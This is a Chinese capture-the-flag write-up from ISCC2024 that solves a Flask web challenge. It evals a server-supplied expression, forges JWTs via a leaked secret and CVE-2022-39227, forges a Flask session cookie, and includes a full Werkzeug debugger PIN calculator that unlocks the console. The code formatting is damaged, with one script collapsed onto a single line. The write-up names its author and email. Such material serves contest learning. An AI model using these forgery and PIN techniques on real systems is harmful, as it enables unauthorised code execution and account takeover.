

# ISCC2024 WriteUp


Whooops+李卓航+925798691@qq.com

### Web Flask中的pin值计算

### 解题思路

1. 看到flask的pin值计算：

访问console确定要对pin值进行计算：

1. F12看到提示：
2. 访问：/getusername
3. 输入app.py得到 /crawler
4. 访问 /crawler 得到计算

写脚本过：

import requestsresponse1 = requests.get('http://101.200.138.180:10006/get\_expression')response2 = requests.get('http://101.200.138.180:10006/crawler?answer={}'.format(eval(response1.json()['expression'].replace("÷","/").replace("×","\*"))))print(response2.text)

得到：

<h1>/usr/local/lib/python3.11/site-packages/flask/app.py</h1><h1>uuidnode\_mac位于/woddenfish</h1>

1. 访问/woddenfish 功德：

查看路由下session：

利用jwt伪造发包修改功德数，源码里有个字符串“ISCC\_muyu\_2024”可能是双向加密的密钥


再通过jwt.io生成负数的quantity

最终payload:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiZG9uYXRlIiwicXVhbnRpdHkiOi0xMDAwMH0.ZN5ynXCpelPPdzoCGBG2hgMKPt7THEQ3EQMH3jDAI5E

发送后获得回显

"佛曰：功德圆满。地址02:42:ac:18:00:02:,机器码提示给你了/machine\_id"

1. 访问/machine\_id

发现flask的session，解密后得到{“role”:”member”}

获取密钥伪造session 找到CVE-2022-39227，跑脚本得到payload:  
 {" eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ1NTUwMjksImlhdCI6MTcxNDU1MTQyOSwianRpIjoiNVFFUklBdmtzSWlGanBDQkgyd3JQUSIsIm5iZiI6MTcxNDU1MTQyOSwicm9sZSI6InZpcCIsInVzZXJuYW1lIjoiSVNDQ21lbWJlciJ9.":"","protected":"eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9", "payload":"eyJleHAiOjE3MTQ1NTUwMjksImlhdCI6MTcxNDU1MTQyOSwianRpIjoiNVFFUklBdmtzSWlGanBDQkgyd3JQUSIsIm5iZiI6MTcxNDU1MTQyOSwicm9sZSI6Im1lbWJlciIsInVzZXJuYW1lIjoiSVNDQ21lbWJlciJ9","signature":"a8xnjhqvaTypdbMUjdHMxusl08DYx4BL3VR50lSgT3O6i0x86oo0At9AsXQF7WAriE3jtknmjWoW2fcahZoUBPN\_w4fnTshuMNjIEjeZHpu9pDDpXu7UaD3PUID3UupZDfmRzo9HIM-nC2iufdB20EvpzobxqfMGIafKUHr86XrRrH6Gq8EKKOggbJwCjZWjEwUrB\_HIWfOkOW6Au77vlWyumg6QVOvykg\_uwrfM6VTrGKA1yujbpmYvJ8wa5TWMpq2UqhfaTgFu35-k4jiue1VHOWv3BZHybtrg8k2fgI8\_ShQGicxVheB8KMiF96\_iU65gn54r\_ygNaqz95aupvQ"}

将payload传给<http://101.200.138.180:10006/vipprice?token=>

得到"welcome\_to\_iscc\_club"，找到了密钥

伪造flask:

python3 flask.py encode -s welcome\_to\_iscc\_club -t "{'role':'supervip'}"

最终伪造的payload: eyJyb2xlIjoic3VwZXJ2aXAifQ.ZjH8cg.KyZ7SWW694ItL5k5AM9\_E\_Do7yI

得到acff8a1c-6825-4b9b-b8e1-8983ce1a8b94

1. 得到username：

输入告诉我username：

得到：

借助脚本：

import hashlib

from itertools import chain

import argparse

def getMd5Pin(probably\_public\_bits, private\_bits):

h = hashlib.md5()

for bit in chain(probably\_public\_bits, private\_bits):

if not bit:

continue

if isinstance(bit, str):

bit = bit.encode('utf-8')

h.update(bit)

h.update(b'cookiesalt')

num = None

if num is None:

h.update(b'pinsalt')

num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None

if rv is None:

for group\_size in 5, 4, 3:

if len(num) % group\_size == 0:

rv = '-'.join(num[x:x + group\_size].rjust(group\_size, '0')

for x in range(0, len(num), group\_size))

break

else:

rv = num

return rv

def getSha1Pin(probably\_public\_bits, private\_bits):

h = hashlib.sha1()

for bit in chain(probably\_public\_bits, private\_bits):

if not bit:

continue

if isinstance(bit, str):

bit = bit.encode("utf-8")

h.update(bit)

h.update(b"cookiesalt")

num = None

if num is None:

h.update(b"pinsalt")

num = f"{int(h.hexdigest(), 16):09d}"[:9]

rv = None

if rv is None:

for group\_size in 5, 4, 3:

if len(num) % group\_size == 0:

rv = "-".join(

num[x: x + group\_size].rjust(group\_size, "0")

for x in range(0, len(num), group\_size)

)

break

else:

rv = num

return rv

def macToInt(mac):

mac = mac.replace(":", "")

return str(int(mac, 16))

if \_\_name\_\_ == '\_\_main\_\_':

parse = argparse.ArgumentParser(description = "Calculate Python Flask Pin")

parse.add\_argument('-u', '--username',required = True, type = str, help = "运行flask用户的用户名")

parse.add\_argument('-m', '--modname', type = str, default = "flask.app", help = "默认为flask.app")

parse.add\_argument('-a', '--appname', type = str, default = "Flask", help = "默认为Flask")

parse.add\_argument('-p', '--path', required = True, type = str, help = "getattr(mod, '\_\_file\_\_', None):flask包中app.py的路径")

parse.add\_argument('-M', '--MAC', required = True, type = str, help = "MAC地址")

parse.add\_argument('-i', '--machineId', type = str, default = "", help = "机器ID")

args = parse.parse\_args()

probably\_public\_bits = [

args.username,

args.modname,

args.appname,

args.path

]

private\_bits = [

macToInt(args.MAC),

bytes(args.machineId, encoding = 'utf-8')

]

md5Pin = getMd5Pin(probably\_public\_bits, private\_bits)

sha1Pin = getSha1Pin(probably\_public\_bits, private\_bits)

print("Md5Pin: " + md5Pin)

print("Sha1Pin: " + sha1Pin)

由此得到pin：

Md5Pin: 208-479-340

Sha1Pin: 252-749-991

访问/console路由输入得到的pin得到flag